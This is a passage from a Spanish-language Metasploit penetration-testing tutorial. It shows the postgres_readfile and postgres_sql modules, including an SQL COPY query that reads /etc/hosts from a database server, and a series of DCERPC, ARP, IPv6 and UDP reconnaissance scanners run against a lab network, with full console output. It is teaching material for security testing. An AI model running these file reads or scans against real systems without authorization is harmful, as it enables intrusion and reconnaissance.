Query Text: 'CREATE TEMP TABLE UnprtSRXpcuMpN (INPUT TEXT);
              COPY UnprtSRXpcuMpN FROM '/etc/hosts';
              SELECT * FROM UnprtSRXpcuMpN'
=====
=====

      input
      -----
      127.0.0.1      localhost
      127.0.1.1      ph33r

      # The following lines are desirable for IPv6 capable hosts
      ::1      ip6-localhost ip6-loopback
      fe00::0 ip6-localnet
      ff00::0 ip6-mcastprefix
      ff02::1 ip6-allnodes
      ff02::2 ip6-allrouters
      ff02::3 ip6-allhosts

[*] Auxiliary module execution completed
msf auxiliary(postgres_readfile) >

```

## Postgres/postgres sql

El modulo "postgres\_sql", cuando se le proporcionan credenciales validas para un servidor PostgreSQL, realizara consultas de tu eleccion y devolvera los resultados.

```
msf > use auxiliary/admin/postgres/postgres_sql
msf auxiliary(postgres_sql) > show options

Module options (auxiliary/admin/postgres/postgres_sql):

Name          Current Setting  Required  Description
----          -----          -----      -----
DATABASE      template1      yes        The database to
authenticate against
PASSWORD       no             The password for the
specified username. Leave blank for a random password.
RETURN_ROWSET  true          no         Set to true to see query
result sets
RHOST          yes           The target address
RPORT          5432          yes        The target port
SQL            select version()  no         The SQL query to execute
USERNAME       postgres       yes        The username to
authenticate as
VERBOSE        false          no         Enable verbose output
```

La configuracion requerida para este modulo es minima ya que solamente definiremos los valores PASSWORD y RHOST, dejando la consulta por defecto para obtener la version del servidor, y corriendolo contra el objetivo.

```
msf auxiliary(postgres_sql) > set PASSWORD toor
PASSWORD => toor
msf auxiliary(postgres_sql) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
msf auxiliary(postgres_sql) > run

Query Text: 'select version()'
=====
version
-----
PostgreSQL 8.3.8 on i486-pc-linux-gnu, compiled by GCC gcc-
4.3.real (Ubuntu 4.3.2-1ubuntu11) 4.3.2

[*] Auxiliary module execution completed
msf auxiliary(postgres_sql) >
```

# Modulos Escaner

No puede enfatizarse suficiente lo importante que es hacer un reconocimiento adecuado al llevar a cabo un test de penetracion. Metasploit tiene muchos modulos auxiliares que te pueden ayudar a estrechar el foco solamente sobre los objetivos que pueden ser vulnerables a un cierto vector de ataque. Esto te ayudara a permanecer oculto si es necesario, al no generar trafico innecesario atacando sistemas que no son vulnerables o estan desconectados.

## Dcerpc/endpoint mapper

El modulo "endpoint\_mapper" consulta el servicio EndPoint Mapper de un sistema remoto para determinar que servicios estan disponibles. En la etapa de obtencion de informacion, esto puede proporcionar alguna informacion muy valiosa.

```
msf > use auxiliary/scanner/dcerpc/endpoint_mapper  
msf auxiliary(endpoint_mapper) > show options
```

Module options:

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	135	yes	The target port
THREADS	1	yes	The number of concurrent threads

Para ejecutar el modulo, todo lo que necesitamos hacer es pasarle un rango de direcciones IP, definir el contador THREADS, y ponerlo a trabajar.

```
msf auxiliary(endpoint_mapper) > set RHOSTS 192.168.1.200-254  
RHOSTS => 192.168.1.200-254  
msf auxiliary(endpoint_mapper) > set THREADS 55  
threads => 55  
msf auxiliary(endpoint_mapper) > run  
[*] Connecting to the endpoint mapper service...  
[*] Connecting to the endpoint mapper service...  
[*] Connecting to the endpoint mapper service...  
...snip...  
[*] Connecting to the endpoint mapper service...  
[*] Connecting to the endpoint mapper service...  
[*] 3c4728c5-f0ab-448b-bd1-6ce01eb0a6d5 v1.0 LRPC (dhcpcsvc) [DHCP Client LRPC Endpoint]  
[*] 3473dd4d-2e88-4006-9cba-22570909dd10 v5.0 LRPC (W32TIME_ALT)  
[WinHttp Auto-Proxy Service]  
[*] 3473dd4d-2e88-4006-9cba-22570909dd10 v5.0 PIPE (\PIPE\W32TIME_ALT)  
\XEN-2K3-BARE [WinHttp Auto-Proxy Service]
```

```
[*] 906b0ce0-c70b-1067-b317-00dd010662da v1.0 LRPC  
(LRPC00000408.00000001)  
[*] Could not connect to the endpoint mapper service  
[*] 12345778-1234-abcd-ef00-0123456789ac v1.0 PIPE (\PIPE\lsass)  
\XEN-2K3-BARE  
[*] 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (audit)  
[*] Connecting to the endpoint mapper service...  
[*] 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (securityevent)  
[*] 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (protected_storage)  
[*] 12345778-1234-abcd-ef00-0123456789ac v1.0 PIPE  
(\PIPE\protected_storage) \XEN-2K3-BARE  
[*] 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (dsrole)  
[*] 12345778-1234-abcd-ef00-0123456789ac v1.0 TCP (1025) 192.168.1.204  
[*] 12345678-1234-abcd-ef00-0123456789ab v1.0 PIPE (\PIPE\lsass)  
\XEN-2K3-BARE [IPSec Policy agent endpoint]  
[*] 12345678-1234-abcd-ef00-0123456789ab v1.0 LRPC (audit) [IPSec  
Policy agent endpoint]  
[*] 12345678-1234-abcd-ef00-0123456789ab v1.0 LRPC (securityevent)  
[IPSec Policy agent endpoint]  
[*] 12345678-1234-abcd-ef00-0123456789ab v1.0 LRPC (protected_storage)  
[IPSec Policy agent endpoint]  
[*] 12345678-1234-abcd-ef00-0123456789ab v1.0 PIPE  
(\PIPE\protected_storage) \XEN-2K3-BARE [IPSec Policy agent endpoint]  
[*] 12345678-1234-abcd-ef00-0123456789ab v1.0 LRPC (dsrole) [IPSec  
Policy agent endpoint]  
[*] 12345678-1234-abcd-ef00-0123456789ab v1.0 TCP (1025) 192.168.1.204  
[IPSec Policy agent endpoint]  
[*] 1ff70682-0a51-30e8-076d-740be8cee98b v1.0 LRPC (wzcsvc)  
[*] 1ff70682-0a51-30e8-076d-740be8cee98b v1.0 LRPC  
(OLE3B0AF7639CA847BCA879F781582D)  
[*] 1ff70682-0a51-30e8-076d-740be8cee98b v1.0 PIPE (\PIPE\atsvc)  
\XEN-2K3-BARE  
[*] 378e52b0-c0a9-11cf-822d-00aa0051e40f v1.0 LRPC (wzcsvc)  
[*] 378e52b0-c0a9-11cf-822d-00aa0051e40f v1.0 LRPC  
(OLE3B0AF7639CA847BCA879F781582D)  
[*] 378e52b0-c0a9-11cf-822d-00aa0051e40f v1.0 PIPE (\PIPE\atsvc)  
\XEN-2K3-BARE  
[*] 0a74ef1c-41a4-4e06-83ae-dc74fb1cdd53 v1.0 LRPC (wzcsvc)  
[*] 0a74ef1c-41a4-4e06-83ae-dc74fb1cdd53 v1.0 LRPC  
(OLE3B0AF7639CA847BCA879F781582D)  
[*] 0a74ef1c-41a4-4e06-83ae-dc74fb1cdd53 v1.0 PIPE (\PIPE\atsvc)  
\XEN-2K3-BARE  
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 LRPC (DNSResolver) [DHCP  
Client LRPC Endpoint]  
[*] d95afe70-a6d5-4259-822e-2c84dalddb0d v1.0 TCP (49152)  
192.168.1.202
```

```
[*] 4b112204-0e19-11d3-b42b-0000f81feb9f v1.0 LRPC (LRPC-71ea8d8164d4fa6391)
[*] 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC (WMsgKRpc05FBE22)
[*] 12e65dd8-887f-41ef-91bf-8d816c42c2e7 v1.0 LRPC (WMsgKRpc05FBE22)
[Secure Desktop LRPC interface]
[*] b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 LRPC
(OLE7A8F68570F354B65A0C8D44DCBE0)
[*] b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 PIPE (\pipe\trkwks)
\\XEN-WIN7-BARE
[*] b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 LRPC (trkwks)
[*] b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 LRPC
(RemoteDevicesLPC_API)
[*] b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 LRPC
(TSUMRPD_PRINT_DRV_LPC_API)
[*] 0767a036-0d22-48aa-ba69-b619480f38cb v1.0 LRPC
(OLE7A8F68570F354B65A0C8D44DCBE0) [PcaSvc]
[*] 0767a036-0d22-48aa-ba69-b619480f38cb v1.0 PIPE (\pipe\trkwks)
\\XEN-WIN7-BARE [PcaSvc]
[*] 0767a036-0d22-48aa-ba69-b619480f38cb v1.0 LRPC (trkwks) [PcaSvc]
[*] 0767a036-0d22-48aa-ba69-b619480f38cb v1.0 LRPC
(RemoteDevicesLPC_API) [PcaSvc]
...snip...
[*] f6beaff7-1e19-4fbb-9f8f-b89e2018337c v1.0 LRPC (eventlog) [Event
log TCPIP]
[*] f6beaff7-1e19-4fbb-9f8f-b89e2018337c v1.0 PIPE (\pipe\eventlog)
\\XEN-WIN7-BARE [Event log TCPIP]
[*] f6beaff7-1e19-4fbb-9f8f-b89e2018337c v1.0 TCP (49153)
192.168.1.202 [Event log TCPIP]
[*] 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 LRPC (eventlog) [NRP
server endpoint]
[*] 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 PIPE (\pipe\eventlog)
\\XEN-WIN7-BARE [NRP server endpoint]
[*] 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 TCP (49153)
192.168.1.202 [NRP server endpoint]
[*] 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 LRPC (AudioClientRpc)
[NRP server endpoint]
[*] 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 LRPC (Audiosrv) [NRP
server endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 LRPC (eventlog) [DHCP
Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 PIPE (\pipe\eventlog)
\\XEN-WIN7-BARE [DHCP Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 TCP (49153)
192.168.1.202 [DHCP Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 LRPC (AudioClientRpc)
[DHCP Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 LRPC (Audiosrv) [DHCP
Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 LRPC (dhcpsvc) [DHCP
Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (eventlog) [DHCPv6
Client LRPC Endpoint]
```

```
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 PIPE (\pipe\eventlog)
\\XEN-WIN7-BARE [DHCPv6 Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 TCP (49153)
192.168.1.202 [DHCPv6 Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (AudioClientRpc)
[DHCPv6 Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (Audiosrv) [DHCPv6
Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (dhcpcsvc) [DHCPv6
Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (dhcpcsvc6) [DHCPv6
Client LRPC Endpoint]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (eventlog)
[Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 PIPE (\pipe\eventlog)
\\XEN-WIN7-BARE [Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 TCP (49153)
192.168.1.202 [Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (AudioClientRpc)
[Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (Audiosrv)
[Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (dhcpcsvc)
[Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (dhcpcsvc6)
[Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (OLE7F5D2071B7D4441897C08153F2A2) [Security Center]
[*] 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC (WMsgKRpc045EC1)
[*] c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC (LRPC-
af541be9090579589d) [Impl friendly name]
[*] 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC (WMsgKRpc0441F0)
[*] 76f226c3-ec14-4325-8a99-6a46348418af v1.0 PIPE
(\PIPE\InitShutdown) \\XEN-WIN7-BARE
[*] 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC (WindowsShutdown)
[*] d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 LRPC (WMsgKRpc0441F0)
[*] d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 PIPE
(\PIPE\InitShutdown) \\XEN-WIN7-BARE
[*] d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 LRPC (WindowsShutdown)
[*] Could not connect to the endpoint mapper service
[*] Scanned 06 of 55 hosts (010% complete)
...snip...
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(endpoint_mapper) >
```

## Dcerpc/hidden

El escaneador dcerpc/hidden conecta a un rango de direcciones IP dado e intenta localizar cualquier servicio RPC que no este listado en el EndPoint Mapper y determina si se permite acceso anonimo al servicio.

```
msf > use auxiliary/scanner/dcerpc/hidden
msf auxiliary(hidden) > show options

Module options:

      Name      Current Setting  Required  Description
      ----      -----          -----      -----
      RHOSTS            yes        The target address range or
      CIDR identifier
      THREADS           1         yes        The number of concurrent
      threads
```

Como puedes ver, no hay muchas opciones para configurar, por lo que simplemente lo apuntaremos hacia algunos objetivos y lo ejecutaremos.

```
msf auxiliary(hidden) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(hidden) > set THREADS 55
THREADS => 55
msf auxiliary(hidden) > run

[*] Connecting to the endpoint mapper service...
[*] Connecting to the endpoint mapper service...
[*] Connecting to the endpoint mapper service...
...snip...
[*] Connecting to the endpoint mapper service...
[*] Connecting to the endpoint mapper service...
[*] Could not obtain the endpoint list: DCERPC FAULT =>
nca_s_fault_access_denied
[*] Could not contact the endpoint mapper on 192.168.1.203
[*] Could not obtain the endpoint list: DCERPC FAULT =>
nca_s_fault_access_denied
[*] Could not contact the endpoint mapper on 192.168.1.201
[*] Could not connect to the endpoint mapper service
[*] Could not contact the endpoint mapper on 192.168.1.250
[*] Looking for services on 192.168.1.204:1025...
[*]      HIDDEN: UUID 12345778-1234-abcd-ef00-0123456789ab v0.0
[*]      Looking for services on 192.168.1.202:49152...
[*]      CONN BIND CALL ERROR=DCERPC FAULT => nca_s_fault_ndr
[*]
[*]      HIDDEN: UUID c681d488-d850-11d0-8c52-00c04fd90f7e v1.0
[*]      CONN BIND CALL ERROR=DCERPC FAULT => nca_s_fault_ndr
[*]
[*]      HIDDEN: UUID 11220835-5b26-4d94-ae86-c3e475a809de v1.0
```

```

[*]           CONN BIND ERROR=DCERPC FAULT =>
nca_s_fault_access_denied
[*]
[*]     HIDDEN: UUID 5cbe92cb-f4be-45c9-9fc9-33e73e557b20 v1.0
[*]           CONN BIND ERROR=DCERPC FAULT =>
nca_s_fault_access_denied
[*]
[*]     HIDDEN: UUID 3919286a-b10c-11d0-9ba8-00c04fd92ef5 v0.0
[*]           CONN BIND CALL DATA=0000000057000000
[*]
[*]     HIDDEN: UUID 1cbcad78-df0b-4934-b558-87839ea501c9 v0.0
[*]           CONN BIND ERROR=DCERPC FAULT =>
nca_s_fault_access_denied
[*]
[*]     HIDDEN: UUID c9378ff1-16f7-11d0-a0b2-00aa0061426a v1.0
[*]           CONN BIND ERROR=DCERPC FAULT =>
nca_s_fault_access_denied
[*]
[*] Remote Management Interface Error: The connection timed out
(192.168.1.202:49152).
...snip...
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(hidden) >
```

Como puedes ver, a pesar de una configuracion simple, hemos podido obtener alguna informacion adicional sobre uno de nuestros objetivos.

## Dcerpc/management

El modulo dcerpc/management escanea un rango de direcciones IP y obtiene informacion de la interfaz de Administracion Remota del servicio DCERPC.

```

msf > use auxiliary/scanner/dcerpc/management
msf auxiliary(management) > show options

Module options:

      Name      Current Setting  Required  Description
      ----      -----          -----      -----
      RHOSTS                yes        The target address range or
      CIDR identifier
      RPORt       135          yes        The target port
      THREAts      1            yes        The number of concurrent
      threads
```

Se necesita una configuracion minima para este modulo; simplemente necesitamos definir el valor de THREAts y el rango de hosts que queremos escanear, y ejecutar el modulo.

```
msf auxiliary(management) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(management) > set THREADS 55
THREADS => 55
msf auxiliary(management) > run

[*] Remote Management Interface Error: DCERPC FAULT =>
nca_s_fault_access_denied
[*] Remote Management Interface Error: DCERPC FAULT =>
nca_s_fault_access_denied
[*] UUID e1af8308-5d1f-11c9-91a4-08002b14a0fa v3.0
[*] Remote Management Interface Error: DCERPC FAULT =>
nca_s_fault_access_denied
[*] Remote Management Interface Error: The connection was refused by
the remote host (192.168.1.250:135).
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]      listening: 00000000
[*]      killed: 00000005
[*]      name: 0001000000000000100000000000000d3060000
[*] UUID 0b0a6584-9e0f-11cf-a3cf-00805f68cb1b v1.1
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]      listening: 00000000
[*]      killed: 00000005
[*]      name: 0001000000000000100000000000000d3060000
[*] UUID 1d55b526-c137-46c5-ab79-638f2a68e869 v1.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]      listening: 00000000
[*]      killed: 00000005
[*]      name: 0001000000000000100000000000000d3060000
[*] UUID e60c73e6-88f9-11cf-9af1-0020af6e72f4 v2.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]      listening: 00000000
[*]      killed: 00000005
[*]      name: 0001000000000000100000000000000d3060000
[*] UUID 99fcfec4-5260-101b-bbcb-00aa0021347a v0.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]      listening: 00000000
[*]      killed: 00000005
[*]      name: 0001000000000000100000000000000d3060000
[*] UUID b9e79e60-3d52-11ce-aaal-00006901293f v0.2
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]      listening: 00000000
[*]      killed: 00000005
[*]      name: 0001000000000000100000000000000d3060000
[*] UUID 412f241e-c12a-11ce-abff-0020af6e7a17 v0.2
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]      listening: 00000000
[*]      killed: 00000005
[*]      name: 0001000000000000100000000000000d3060000
[*] UUID 00000136-0000-0000-c000-000000000046 v0.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]      listening: 00000000
```

```

[*]      killed: 00000005
[*]      name: 0001000000000000100000000000d3060000
[*]  UUID c6f3ee72-ce7e-11d1-b71e-00c04fc3111a v1.0
[*]  Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]      listening: 00000000
[*]      killed: 00000005
[*]      name: 0001000000000000100000000000d3060000
[*]  UUID 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57 v0.0
[*]  Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]      listening: 00000000
[*]      killed: 00000005
[*]      name: 0001000000000000100000000000d3060000
[*]  UUID 000001a0-0000-0000-c000-000000000046 v0.0
[*]  Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]      listening: 00000000
[*]      killed: 00000005
[*]      name: 0001000000000000100000000000d3060000
...snip...
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(management) >

```

## Dcerpc/tcp dcerpc auditor

El modulo dcerpc/tcp\_dcerpc\_auditor escanea un rango de direcciones IP para determinar que servicios DCERPC se encuentran disponibles sobre un puerto TCP.

```

msf > use auxiliary/scanner/dcerpc/tcp_dcerpc_auditor
msf auxiliary(tcp_dcerpc_auditor) > show options

Module options:

Name      Current Setting  Required  Description
----      -----          -----    -----
RHOSTS                yes        The target address range or
CIDR identifier
RPORT      135            yes        The target port
THREADS    1              yes        The number of concurrent
threads

```

Para ejecutar este escaneador, simplemente necesitamos definir los valores RHOSTS y THREADS y ejecutarlo.

```

msf auxiliary(tcp_dcerpc_auditor) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254

```

Como puedes ver, este rapido escaneo nos muestra algunos servicios disponibles en un numero de nuestros hosts, lo cual podria garantizar posterior investigacion.

## Discovery/arp sweep

Cuando tus sistemas objetivo se encuentran en la misma red que tu maquina atacante, puedes enumerar sistemas realizando un escaneo ARP. Naturalmente, Metasploit tiene un modulo que te puede ayudar.

```
msf > use auxiliary/scanner/discovery/arp_sweep  
msf auxiliary(arp_sweep) > show options
```

Module options:

Name	Current Setting	Required	Description
INTERFACE		no	The name of the interface
PCAPFILE		no	The name of the PCAP capture file to process
RHOSTS		yes	The target address range or CIDR identifier
SHOST		yes	Source IP Address
SMAC		yes	Source MAC Address
THREADS	1	yes	The number of concurrent threads
TIMEOUT	500	yes	The number of seconds to wait for new data

Debido a la forma en que se realiza el escaneo ARP, necesitas pasar tu direccion MAC y direccion IP origen al escaneador para que funcione correctamente.

```
msf auxiliary(arp_sweep) > set RHOSTS 192.168.1.200-254  
RHOSTS => 192.168.1.200-254  
msf auxiliary(arp_sweep) > set SHOST 192.168.1.101  
SHOST => 192.168.1.101  
msf auxiliary(arp_sweep) > set SMAC d6:46:a7:38:15:65  
SMAC => d6:46:a7:38:15:65  
msf auxiliary(arp_sweep) > set THREADS 55  
THREADS => 55  
msf auxiliary(arp_sweep) > run  
  
[*] 192.168.1.201 appears to be up.  
[*] 192.168.1.203 appears to be up.  
[*] 192.168.1.205 appears to be up.  
[*] 192.168.1.206 appears to be up.  
[*] 192.168.1.250 appears to be up.  
[*] Scanned 55 of 55 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(arp_sweep) >
```

Como veras al ejecutar este modulo, el escaneo ARP es muy rapido.

## Discovery/ipv6 neighbor

El modulo auxiliar "ipv6\_neighbor" prueba la red local en busca de hosts IPv6 que respondan a Solicitudes de Vecindad con un enlace-direccion local. Este modulo, como el arp\_sweep, funcionara unicamente dentro del dominio de difusion de la maquina atacante.

```
msf > use auxiliary/scanner/discovery/ipv6_neighbor
msf auxiliary(ipv6_neighbor) > show options
```

Module options:

Name	Current Setting	Required	Description
INTERFACE		no	The name of the interface
PCAPFILE		no	The name of the PCAP capture file to process
RHOSTS		yes	The target address range or CIDR identifier
SHOST		yes	Source IP Address
SMAC		yes	Source MAC Address
THREADS	1	yes	The number of concurrent threads
TIMEOUT	500	yes	The number of seconds to wait for new data

Ademas de definir el valor RHOSTS, necesitamos tambien definir nuestra direccion MAC origen (SMAC) y la direccion IP del host origen (SHOST). Seguidamente definimos los valores RHOSTS y THREADS y lo ejecutamos.

```
msf auxiliary(ipv6_neighbor) > set RHOSTS 192.168.1.2-254
RHOSTS => 192.168.1.200-254
msf auxiliary(ipv6_neighbor) > set SHOST 192.168.1.101
SHOST => 192.168.1.101
msf auxiliary(ipv6_neighbor) > set SMAC d6:46:a7:38:15:65
SMAC => d6:46:a7:38:15:65
msf auxiliary(ipv6_neighbor) > set THREADS 55
THREADS => 55
msf auxiliary(ipv6_neighbor) > run

[*] IPv4 Hosts Discovery
[*] 192.168.1.10 is alive.
[*] 192.168.1.11 is alive.
[*] 192.168.1.2 is alive.
[*] 192.168.1.69 is alive.
[*] 192.168.1.109 is alive.
[*] 192.168.1.150 is alive.
[*] 192.168.1.61 is alive.
[*] 192.168.1.201 is alive.
[*] 192.168.1.203 is alive.
```

```

[*] 192.168.1.205 is alive.
[*] 192.168.1.206 is alive.
[*] 192.168.1.99 is alive.
[*] 192.168.1.97 is alive.
[*] 192.168.1.250 is alive.
[*] IPv6 Neighbor Discovery
[*] 192.168.1.69 maps to IPv6 link local address
fe80::5a55:caff:fe14:1e61
[*] 192.168.1.99 maps to IPv6 link local address
fe80::5ab0:35ff:fe6a:4ecc
[*] 192.168.1.97 maps to IPv6 link local address
fe80::7ec5:37ff:fef9:a96a
[*] Scanned 253 of 253 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ipv6_neighbor) >

```

Mirando a la salida del modulo, puedes ver que este escaneador sirve al proposito doble de mostrar que hosts estan en linea de forma similar a arp\_sweep, y entonces realizar el IPv6 Neighbor Discovery.

## Discovery/udp probe

El modulo "udp\_probe" escanea un rango de hosts determinado en busca de servicios UDP comunes.

```

msf > use auxiliary/scanner/discovery/udp_probe
msf auxiliary(udp_probe) > show options

Module options:

Name      Current Setting  Required  Description
----      -----          -----      -----
CHOST                no        The local client address
RHOSTS               yes       The target address range or
CIDR identifier
THREADS             1         yes       The number of concurrent
threads
VERBOSE            false      no        Enable verbose output

```

Hay muy pocos parametros requeridos por este modulo, asi que solamente configuramos los valores RHOSTS y THREADS y lo ejecutamos.

```

msf auxiliary(udp_probe) > set RHOSTS 192.168.1.2-254
RHOSTS => 192.168.1.2-254
msf auxiliary(udp_probe) > set THREADS 253
THREADS => 253
msf auxiliary(udp_probe) > run

```

```
[*] Discovered SNMP on 192.168.1.2:161 (GSM7224 L2 Managed Gigabit Switch)
[*] Discovered SNMP on 192.168.1.2:161 (GSM7224 L2 Managed Gigabit Switch)
[*] Discovered NetBIOS on 192.168.1.109:137
(SAMSUNG:<00>:U :SAMSUNG:<20>:U :00:15:99:3f:40:bd)
[*] Discovered NetBIOS on 192.168.1.150:137 (XEN-WIN7-PROD:<00>:U :WORKGROUP:<00>:G :XEN-WIN7-PROD:<20>:U :WORKGROUP:<1e>:G :aa:e3:27:6e:3b:a5)
[*] Discovered SNMP on 192.168.1.109:161 (Samsung CLX-3160 Series; OS V1.01.01.16 02-25-2008;Engine 6.01.00;NIC V4.03.08(CLX-3160) 02-25-2008;S/N 8Y61B1GP400065Y.)
[*] Discovered NetBIOS on 192.168.1.206:137 (XEN-XP-PATCHED:<00>:U :XEN-XP-PATCHED:<20>:U :HOTZONE:<00>:G :HOTZONE:<1e>:G :12:fa:1a:75:b8:a5)
[*] Discovered NetBIOS on 192.168.1.203:137 (XEN-XP-SPLOIT:<00>:U :WORKGROUP:<00>:G :XEN-XP-SPLOIT:<20>:U :WORKGROUP:<1e>:G :3e:ff:3c:4c:89:67)
[*] Discovered NetBIOS on 192.168.1.201:137 (XEN-XP-SP2-BARE:<00>:U :HOTZONE:<00>:G :XEN-XP-SP2-BARE:<20>:U :HOTZONE:<1e>:G :HOTZONE:<1d>:U :__MSBROWSE__:<01>:G :c6:c e:4e:d9:c9:6e)
[*] Discovered SNMP on 192.168.1.109:161 (Samsung CLX-3160 Series; OS V1.01.01.16 02-25-2008;Engine 6.01.00;NIC V4.03.08(CLX-3160) 02-25-2008;S/N 8Y61B1GP400065Y.)
[*] Discovered NTP on 192.168.1.69:123 (NTP v4)
[*] Discovered NetBIOS on 192.168.1.250:137
(FREENAS:<20>:U :FREENAS:<00>:U :FREENAS:<03>:U :__MSBROWSE__:<01>:G :WORKGROUP:<1d>:U :WORKGROUP:<1e>:G :WORKGROUP:<00>:G :00:00:00:00:00:00)
[*] Discovered NTP on 192.168.1.203:123 (Microsoft NTP)
[*] Discovered MSSQL on 192.168.1.206:1434 (ServerName=XEN-XP-PATCHED InstanceName=SQLEXPRESS IsClustered=False Version=9.00.4035.00 tcp=1050 np=\XEN-XP-PATCHED\pipe\MSSQL$SQLEXPRESS\sql\query )
[*] Discovered NTP on 192.168.1.206:123 (Microsoft NTP)
[*] Discovered NTP on 192.168.1.201:123 (Microsoft NTP)
[*] Scanned 029 of 253 hosts (011% complete)
[*] Scanned 052 of 253 hosts (020% complete)
[*] Scanned 084 of 253 hosts (033% complete)
[*] Scanned 114 of 253 hosts (045% complete)
[*] Scanned 140 of 253 hosts (055% complete)
[*] Scanned 160 of 253 hosts (063% complete)
[*] Scanned 184 of 253 hosts (072% complete)
[*] Scanned 243 of 253 hosts (096% complete)
[*] Scanned 250 of 253 hosts (098% complete)
[*] Scanned 253 of 253 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(udp_probe) >
```

Como puedes ver en la salida de arriba, nuestro rapido y pequeño escaneo ha descubierto muchos servicios ejecutandose en una gran variedad de plataformas.

## Discovery/udp sweep

El modulo "udp\_sweep" escanea por un rango de hosts determinado para detectar servicios comunes UDP disponibles.

```
msf > use auxiliary/scanner/discovery/udp_sweep
msf auxiliary(udp_sweep) > show options

Module options:

      Name      Current Setting  Required  Description
      ----      -----          -----      -----
    BATCHSIZE      256           yes        The number of hosts to probe
in each set
    CHOST            0.0.0.0       no        The local client address
    RHOSTS          192.168.1.1     yes        The target address range or
CIDR identifier
    THREADS         1             yes        The number of concurrent
threads
    VERBOSE        false         no        Enable verbose output
```

Para configurar este modulo, simplemente necesitamos definir los valores RHOSTS y THREADS y ejecutarlo.

```
msf auxiliary(udp_sweep) > set RHOSTS 192.168.1.2-254
RHOSTS => 192.168.1.2-254
msf auxiliary(udp_sweep) > set THREADS 253
THREADS => 253
msf auxiliary(udp_sweep) > run

[*] Sending 10 probes to 192.168.1.2->192.168.1.254 (253 hosts)
[*] Discovered NetBIOS on 192.168.1.109:137
(SAMSUNG:<00>:U :SAMSUNG:<20>:U :00:15:99:3f:40:bd)
[*] Discovered NetBIOS on 192.168.1.150:137 (XEN-WIN7-
